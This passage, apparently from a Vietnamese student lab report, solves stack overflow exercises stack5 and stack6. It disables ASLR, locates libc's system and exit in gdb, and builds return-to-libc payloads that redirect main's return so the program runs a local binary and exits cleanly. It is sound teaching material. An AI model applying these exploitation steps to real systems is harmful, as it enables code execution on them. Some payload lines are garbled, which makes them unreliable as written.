0x8048471 <main+54>:   jne     0x8048480 <main+69>
0x8048473 <main+56>:   push    $0x8048527
0x8048478 <main+61>:   call   0x8048300 <printf@plt>
0x804847d <main+66>:   add     $0x4,%esp
0x8048480 <main+69>:   mov     $0x0,%eax
(gdb) █
```

Quit

```
hoangkienat098@ubuntu:~$ python -c 'print "a"*24 + "\x73\x84\x04\x08" | ./stack5
&buf: 0xbffff094, &cookie: 0xbffff0a4
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$
```

Cần truyền biến “You win!” vào chương trình, sau đó gọi hàm print với chuỗi “You win!” làm tham số đầu vào

Chèn vào chính biến buffer chuỗi “You win!”, sau đó đặt biến buffer làm tham số cho lệnh print cuối cùng của stack5.c

Theo cách giải bài stack04.c, nhưng đặt con trỏ trả về (old EIP) với địa chỉ của chính lệnh call printf, khi đó đỉnh của ngăn xếp chứa địa chỉ của buffer và lệnh call sẽ in ra buffer

Vấn đề: địa chỉ của buffer thay đổi mỗi lần gọi do cơ chế bảo vệ bộ nhớ ASLR

```
hoangkienat098@ubuntu:~$ python -c 'print "a"*24 + "\x73\x84\x04\x08" | ./stack5
&buf: 0xbf930f64, &cookie: 0xbf930f74
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$ python -c 'print "a"*24 + "\x73\x84\x04\x08" | ./stack5
&buf: 0xbf9723f4, &cookie: 0xbf972404
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$ █
```

Địa chỉ 2 buf khác nhau

Loại bỏ ASLR:

```
hoangkienat098@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for hoangkienat098:
kernel.randomize_va_space = 0
```

```
hoangkienat098@ubuntu:~$ python -c 'print "a"*24 + "\x73\x84\x04\x08" | ./stack5
&buf: 0xbffff064 &cookie: 0xbffff074
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$ python -c 'print "a"*24 + "\x73\x84\x04\x08" | ./stack5
&buf: 0xbffff064 &cookie: 0xbffff074
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$
```

⇒ Địa chỉ 2 buf đã giống nhau

Thực hiện ý tưởng:

```
hoangkienat098@ubuntu: ~
(gdb) x/22i main
0x804843b <main>:    push    %ebp
0x804843c <main+1>:    mov     %esp,%ebp
0x804843e <main+3>:    sub     $0x14,%esp
0x8048441 <main+6>:    movl    $0x2222,-0x4(%ebp)
0x8048448 <main+13>:   lea     -0x4(%ebp),%eax
0x804844b <main+16>:   push    %eax
0x804844c <main+17>:   lea     -0x14(%ebp),%eax
0x804844f <main+20>:   push    %eax
0x8048450 <main+21>:   push    $0x8048510
0x8048455 <main+26>:   call   0x8048300 <printf@plt>
0x804845a <main+31>:   add     $0xc,%esp
0x804845d <main+34>:   lea     -0x14(%ebp),%eax
0x8048460 <main+37>:   push    %eax
0x8048461 <main+38>:   call   0x8048310 <gets@plt>
0x8048466 <main+43>:   add     $0x4,%esp
0x8048469 <main+46>:   mov     -0x4(%ebp),%eax
0x804846c <main+49>:   cmp     $0xd0a00,%eax
0x8048471 <main+54>:   jne     0x8048480 <main+69>
0x8048473 <main+56>:   push    $0x8048527
0x8048478 <main+61>:   call   0x8048300 <printf@plt>
0x804847d <main+66>:   add     $0x4,%esp
0x8048480 <main+69>:   mov     $0x0,%eax
(gdb) x/s 0x8048527
0x8048527:      "You lose!"
(gdb)
```

Trước khi thực hiện lệnh CALL, tại địa chỉ 08048473, lệnh PUSH đưa địa chỉ của chuỗi “You lose!” vào ngăn xếp. Chúng ta có thể kiểm tra chính xác chuỗi gì được đặt tại 08048527 thông qua lệnh x/s.

```
(gdb) x/s 0x8048527
0x8048527:      "You lose!"
(gdb)
```

Như vậy, trước khi đến lệnh CALL tại 08048473, đỉnh ngăn xếp sẽ phải chứa địa chỉ chuỗi cần in. Nhận xét này đem lại cho chúng ta ý tưởng quay trở về thẳng địa chỉ 08048473 nếu như ta có thể gán địa chỉ chuỗi “You win!” vào đỉnh ngăn xếp

Việc còn lại chúng ta cần làm là tìm vị trí đỉnh ngăn xếp sau khi hàm main đã quay về địa chỉ 08048473. Để main quay về CALL printf thì trước khi lệnh RET ở phần kết thúc của hàm main được thực hiện, con trỏ ngăn xếp phải chỉ tới ô ngăn xếp chứa địa chỉ trở về.

Chúng ta đã xác định được đỉnh ngăn xếp nên chúng ta sẽ đặt tại vị trí đó địa chỉ chuỗi “You win!”. Để đơn giản hóa vấn đề tìm địa chỉ, chúng ta sẽ truyền

chuỗi “You win!” vào chương trình thông qua việc nhập vào biến buf. Do đó địa chỉ chuỗi sẽ là BFFFF064

Tóm lại, chúng ta sẽ cần một chuỗi bắt đầu với “You win!”, theo sau bởi ký tự kết thúc chuỗi, rồi tới 7 ký tự bất kỳ để lấp đầy buf, sau đó 4 ký tự để lấp cookie, 4 ký tự khác để lấp giá trị EBP cũ, địa chỉ của dòng lệnh CALL printf, và kết thúc với địa chỉ của biến buf. Hay nói cách khác, ta sẽ cần $1 + 7 + 4 + 4 = 10$ ký tự kết thúc chuỗi (mã ASCII 00) để lấp chỗ trống

```
hoangkienat098@ubuntu:~$ python -c 'print "You win!"+"\x00"*0x10 + "\x73\x84\x04\x08\x64\xF0\xFF\xBF"' | ./stack5
&buf: 0xbffff064, &cookie: 0xbffff074
Segmentation fault (core dumped)
```

⇒ Chúng ta không nhận được chuỗi “You win!” trên màn hình!

Dòng chữ “You win!” cũng lặng lẽ biến mất y như vấn đề chúng ta gặp phải.

Phải chăng hàm printf đã bị bỏ qua? Để kiểm tra xem hàm printf có được gọi với tham số chính xác hay không, chúng ta có thể dùng công cụ ltrace. Công cụ ltrace theo dõi mọi lời gọi thư viện động trong quá trình thực thi của một ứng dụng.

Chúng ta sẽ dùng ltrace để kiểm chứng liệu hàm printf có được gọi với tham số mong muốn không. Trước tiên, chúng ta phải tìm địa chỉ của biến buf khi chạy chương trình bị lỗi trong ltrace.

```
hoangkienat098@ubuntu:~$ ltrace ./stack5
__libc_start_main(0x804843b, 1, 0xbffff114, 0x8048490 <unfinished ...>
printf("&buf: %p, &cookie: %p\n", 0xbffff064, 0xbffff074&buf: 0xbffff064, &cookie: 0xbffff074) = 38
gets(0xbffff064, 0x804820c, 0x8048499, 0) = 0xbffff064
+++ exited (status 0) +++
hoangkienat098@ubuntu:~$
```

Địa chỉ biến buf được in ra là BFFFF064

Thay vì dùng ống để truyền thẳng vào chương trình, chúng ta sẽ chuyển chuỗi này vào một tập tin để sử dụng với ltrace.


```
hoangkienat098@ubuntu:~$ python -c 'print "You win!"+"\x00"*0x10 + "\x73\x84\x04\x08\x64\xF0\xFF\xBF"' > exp
hoangkienat098@ubuntu:~$ ltrace ./stack5 < exp
__libc_start_main(0x804843b, 1, 0xbffff114, 0x8048490 <unfinished ...>
LibreOffice Impress &cookie: %p\n", 0xbffff064, 0xbffff074&buf: 0xbffff064, &cookie: 0xbffff074) = 38
gets(0xbffff064, 0x804820c, 0x8048499, 0) = 0xbffff064
printf("You lose!") = 9
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Chuỗi you win chưa được truyền vào,

⇒ Thử với các khác

Ý tưởng:

- Quay về hàm system vì không thể dùng printf
- Hàm system thực thi một lệnh trong shell



Chú ý:

- + Chương trình không có lời gọi tới hàm system
- + Lệnh CALL: đưa địa chỉ trở về vào (đỉnh) ngăn xếp và nhảy tới địa chỉ của đối số (thay đổi con trỏ lệnh)
- + Tìm địa chỉ hàm system để thay thế cho địa chỉ hàm printf (là đối số của lệnh CALL)

Tạo a.c với nội dung như sau:

```

a.c (~/) - gedit
Open [icon] Save

#include<stdio.h>

int main(){
    printf("You win!\n");
}

kienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./a.c -o a
kienat098@ubuntu:~$ ./a
You win!
kienat098@ubuntu:~$ chmod u+x a
kienat098@ubuntu:~$ ./a
You win!
kienat098@ubuntu:~$

```

Tìm địa chỉ system:

```
(gdb) break main
Breakpoint 1 at 0x8048471: file ./stack5.c, line 4.
(gdb) run
Starting program: /home/kienat098/stack5

Breakpoint 1, main () at ./stack5.c:4
4      int cookie = 0x2222;
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
(gdb)
```

Lệnh break main đặt một điểm dừng tại hàm main của chương trình. Lệnh run thực thi chương trình. Khi chương trình chạy, hàm main sẽ được gọi, và điểm dừng đã thiết lập sẽ chặn chương trình ngay đầu hàm main. Tại thời điểm này, chương trình đã được tải lên bộ nhớ hoàn toàn cho nên bộ thư viện chuẩn cũng đã được tải. Cuối cùng chúng ta dùng lệnh print system để in địa chỉ hàm system. Địa chỉ của hàm system là b7e43da0.

Chúng ta có thể gán địa chỉ này vào ô ngăn xếp chứa địa chỉ trở về của hàm main để khi main kết thúc thì nó sẽ nhảy tới system trực tiếp. Vấn đề còn lại là ta cần xác định ô ngăn xếp nào chứa tham số của system.

Các bước làm tiếp theo:

- Gán địa chỉ của hàm system trong bộ nhớ vào ngăn xếp chứa địa chỉ trở về của hàm main để khi main kết thúc nó nhảy về system
- Xác định ô ngăn xếp chứa tham số của system: là đỉnh của ngăn xếp khi quay trở về hàm gọi

• Tức là:

- Nhập chuỗi ./a,
- Theo sau bởi ký tự kết thúc chuỗi, rồi chuỗi ký tự lấp đầy buf, lấp đầy cookie
- 4 ký tự xác định địa chỉ quay về hàm system (giả sử là 0xB7EE3990)
- 4 ký tự xác định vị trí biến buffer (giả sử là 0xBFFFA34)

...			
34	FA	FF	BF
XX	XX	XX	XX
90	39	EE	B7
ebp cũ			
cookie			
buf			
buf			
buf			
2E	2F	61	00
...			

Thực hiện khai thác lỗi:


- + Nhập chuỗi ./a và 1 ký tự kết thúc chuỗi
- + Thêm n ký tự lấp đầy buffer, cookie
- + 4 ký tự lấp đầy EPB cũ
- + 4 ký tự xác định địa chỉ của system

- + 4 ký tự bất kỳ để lấp địa chỉ trả về của system
- + 4 giá trị xác định địa chỉ biến buffer

```
hoangkienat098@ubuntu:~$ python -c 'print "./a"+"x00"*(1+0x0C+4+4) + "\xB0\x2D\xE4\xB7"+"aaaa"
"+"x64\xF0\xFF\xBF"' | ./stack5
&buf: 0xbffff064, &cookie: 0xbffff074
You win!
Segmentation fault (core dumped)
hoangkienat098@ubuntu:~$ date
Fri Apr 26 09:53:37 PDT 2024
hoangkienat098@ubuntu:~$ echo KienAT098
KienAT098
hoangkienat098@ubuntu:~$
```

VI. Bài 6

Tạo file stack6.c với nội dung như sau:



```
stack6.c (~/) - gedit
Open Save

#include <stdio.h>
#include <signal.h>

void segv_handler(int signal){
    printf("You still lose!\n");
    abort();
}

void init(){
    signal(SIGSEGV, segv_handler);
}

int main(){
    int cookie;
    char buf[16];
    init();
    printf("&buf : %p, cookie: %p\n", buf, &cookie);
    gets(buf);
    if (cookie == 0x000D0A00){
        printf("You lose!\n");
    }
}

hoangkienat098@ubuntu:~$ date
Fri Apr 26 09:53:37 PDT 2024
hoangkienat098@ubuntu:~$ echo KienAT098
KienAT098
hoangkienat098@ubuntu:~$
```

Thử thực hiện như bài 5

Biên dịch:

```

hoangkienat098@ubuntu: ~
hoangkienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./stack6.c -o stack6
./stack6.c: In function 'segv_handler':
./stack6.c:6:2: warning: implicit declaration of function 'abort' [-Wimplicit-function-declaration]
    abort();
    ^
./stack6.c:6:2: warning: incompatible implicit declaration of built-in function 'abort'
./stack6.c:6:2: note: include '<stdlib.h>' or provide a declaration of 'abort'
./stack6.c: In function 'main':
./stack6.c:18:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
    gets(buf);
    ^
/tmp/ccUokMr6.o: In function 'main':
/home/hoangkienat098/./stack6.c:18: warning: the 'gets' function is dangerous and should not be used.
hoangkienat098@ubuntu:~$ ./stack6
&buf : 0xbffff064, cookie: 0xbffff074
hoangkienat098@ubuntu:~$

```

Tìm địa chỉ bằng:

```

hoangkienat098@ubuntu: ~
(gdb) x/22i main
0x80484f5 <main>:    push    %ebp
0x80484f6 <main+1>:   mov     %esp,%ebp
0x80484f8 <main+3>:   sub     $0x14,%esp
0x80484fb <main+6>:   call   0x80484e0 <init>
0x8048500 <main+11>:  lea     -0x4(%ebp),%eax
0x8048503 <main+14>:  push    %eax
0x8048504 <main+15>:  lea     -0x14(%ebp),%eax
0x8048507 <main+18>:  push    %eax
0x8048508 <main+19>:  push    $0x80485d0
0x804850d <main+24>:  call   0x8048360 <printf@plt>
0x8048512 <main+29>:  add     $0xc,%esp
0x8048515 <main+32>:  lea     -0x14(%ebp),%eax
0x8048518 <main+35>:  push    %eax
0x8048519 <main+36>:  call   0x8048370 <gets@plt>
0x804851e <main+41>:  add     $0x4,%esp
0x8048521 <main+44>:  mov     -0x4(%ebp),%eax
0x8048524 <main+47>:  cmp     $0xd0a00,%eax
0x8048529 <main+52>:  jne     0x8048538 <main+67>
0x804852b <main+54>:  push    $0x80485e7
0x8048530 <main+59>:  call   0x8048390 <puts@plt>
0x8048535 <main+64>:  add     $0x4,%esp
0x8048538 <main+67>:  mov     $0x0,%eax
(gdb)

```

⇒ 804852b

Tìm địa chỉ system?

```

(gdb) break main
Breakpoint 1 at 0x80484fb: file ./stack6.c, line 16.
(gdb) run
Starting program: /home/hoangkienat098/stack6

Breakpoint 1, main () at ./stack6.c:16
16      init();
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
(gdb)

```

Thực hiện tấn công:

```

hoangkienat098@ubuntu:~$ python -c 'print "./a"+"x00"*(1+0x0C+4+4) + "\xB0\x2D\xE4\xB7"+"aaaa
"+"x64\xF0\xFF\xBF"' | ./stack6
&buf : 0xbffff064, cookie: 0xbffff074
You win!
You still lose!
Aborted (core dumped)
hoangkienat098@ubuntu:~$


```

Có một điểm không hay ở những câu lệnh tận dụng mà chúng ta đã xem qua. Tuy chúng ta vẫn in được chuỗi cần in nhưng đồng thời chúng ta cũng làm chương trình gặp lỗi phân đoạn (segmentation fault). Ở những chương trình được thiết kế tốt, việc gặp phải một lỗi tương tự như thế này sẽ khiến cho người quản trị được cảnh báo và dẫn đến việc tận dụng lỗi gặp nhiều khó khăn hơn. Thật ra chương trình này chỉ thêm vào một phần xử lý tín hiệu (signal handler) SIGSEGV để in ra màn hình dòng chữ “You still lose!”. Tín hiệu SIGSEGV được hệ điều hành gửi tới chương trình khi chương trình mắc phải lỗi phân đoạn.

Trước hết, chúng ta cần phải tìm hiểu tại sao các câu lệnh tận dụng lỗi của chúng ta lại làm cho chương trình mắc phải lỗi phân đoạn. Nhớ lại rằng chúng ta đã sử dụng cách quay về thư viện chuẩn để ép hàm main khi thoát sẽ nhảy tới hàm system. Hàm system cũng như nhiều hàm khác, khi thực hiện xong tác vụ cũng sẽ phải trở về hàm gọi nó.

Địa chỉ trở về của system thông thường không được ánh xạ vào bộ nhớ nên khi con trỏ lệnh quay về địa chỉ đó, chương trình không thể đọc lệnh từ bộ nhớ, gây ra lỗi phân đoạn.

Để khắc phục lỗi, chúng ta phải ép hàm system quay về một lệnh, hoặc một hàm nào đó để chấm dứt chương trình, không tiếp tục quay về hàm gọi nó. Một trong những hàm không quay về là hàm exit. Hàm exit chấm dứt hoạt động của một chương trình với mã kết thúc là tham số được truyền vào. Vì chúng ta không quan tâm tới mã kết thúc của chương trình nên chúng ta cũng không cần quan tâm đến tham số của hàm.



Để không còn vướng lỗi phân đoạn thì chúng ta chỉ cần cho system quay về exit. Công việc cần làm sẽ bao gồm tìm địa chỉ exit và thay địa chỉ này vào vị trí của 4 ký tự a trong câu lệnh tận dụng lỗi của chúng ta. Địa chỉ của hàm exit (là một hàm trong bộ thư viện chuẩn) có thể được tìm thông qua GDB tương tự như khi chúng ta tìm địa chỉ của system..

```

hoangkienat098@ubuntu: ~
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack6...done.
(gdb) break main
Breakpoint 1 at 0x80484fb: file ./stack6.c, line 16.
(gdb) run
Starting program: /home/hoangkienat098/stack6

Breakpoint 1, main () at ./stack6.c:16
16      init();
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e42db0 <__libc_system>
(gdb) print exit
$2 = {<text variable, no debug info>} 0xb7e369e0 <__GI_exit>
(gdb)

```

Thực hiện tấn công:

```

hoangkienat098@ubuntu:~$ python -c 'print "./a"+"x00"*(1+0x0C+4+4) + "\xB0\x2D\xE4\xB7" +
"\xE0\x69\xE3\xB7" + "\x64\xF0\xFF\xBF" | ./stack6
&buf : 0xbffff064, cookie: 0xbffff074
You win!
hoangkienat098@ubuntu:~$ date && echo HoangTrungKien-AT098
Fri Apr 26 10:13:12 PDT 2024
HoangTrungKien-AT098
hoangkienat098@ubuntu:~$

```